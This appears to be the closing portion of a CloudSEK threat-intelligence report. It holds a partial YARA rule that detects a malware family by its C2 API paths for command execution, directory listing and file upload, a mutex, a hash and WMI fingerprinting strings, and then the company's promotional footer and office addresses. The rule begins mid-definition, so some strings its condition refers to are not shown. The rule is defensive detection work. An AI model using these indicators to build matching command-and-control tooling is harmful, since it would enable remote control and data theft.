        $api_id      = "/api/clients/identifyClient"      ascii wide
        $api_ord     = "/api/orders/getOrders/"           ascii wide
        $api_cmd     = "/api/cmd/onCmdRun"                ascii wide
        $api_aws     = "/api/assets/getAwsUploadUrl"      ascii wide
        $api_s3ok    = "/api/assets/onCreated"            ascii wide
        $api_dir     = "/api/files/onGetDirRun"           ascii wide

        $msid        = "msid.txt"                         ascii wide
        $mutex       = "QSR_MUTEX_"                       ascii wide
        $runmain     = "RunMain"                          ascii

        $sha_hash    = "f4ef9c97ea5abb2cebe7e69d8d07fbde" ascii
        $partial_key = "F9B335AC66"                       ascii
```

```
        $s3put       = "PUT"                                ascii wide
        $uploadurl   = "uploadUrl"                          ascii wide
        $filekey     = "fileKey"                            ascii wide
        $ua          = "Chrome/93.0.4577.63"                ascii wide
        $wmi_cpu     = "Win32_Processor"                    ascii wide
        $wmi_bios    = "Win32_BIOS"                         ascii wide
        $wmi_disk    = "Win32_DiskDrive"                    ascii wide
        $screenshots = "screenshots"                        ascii wide

    condition:
        $ns and $runmain and
        2 of ($c2_com, $c2_xyz, $order66, $bdown, $finish) and
        3 of ($api_id, $api_ord, $api_cmd, $api_aws, $api_s3ok, $api_dir,
              $msid, $mutex, $sha_hash, $partial_key, $newshell, $deadshell,
              $cmdexec, $screenshot, $getdir, $upload, $ua, $screenshots)
}
```

CloudSEK

We Predict Cyber Threats

Monitor. Analyse. Predict.

Secure your Tomorrow,Today!

Request for a Free Demo of our platform:

SCAN ME

OR

Mail us at **info@cloudsek.com**
or visit **https://cloudsek.com**

Gain access to a free trial and Detailed POC on CloudSEK Platform

Registered Office:

CloudSEK Research Pte Ltd.
51 Chin Swee Rd. #07-12 Manhattan House,
Singapore 169876

Regional Office: United States

CloudSEK Inc.
8 The Green, Ste A, Dover, DE - 19901
United States

Regional Office: India

CloudSEK Information Security Pvt Ltd
16/1, WINGS, Cambridge Rd, Halasuru,
Cambridge Layout, Jogupalya,
Bengaluru, Karnataka, India - 560008

Regional Office: United Kingdom

CloudSEK, 4th floor, Rex House,
4, 12 Regent Street, London,
SW1Y 4PE - United Kingdom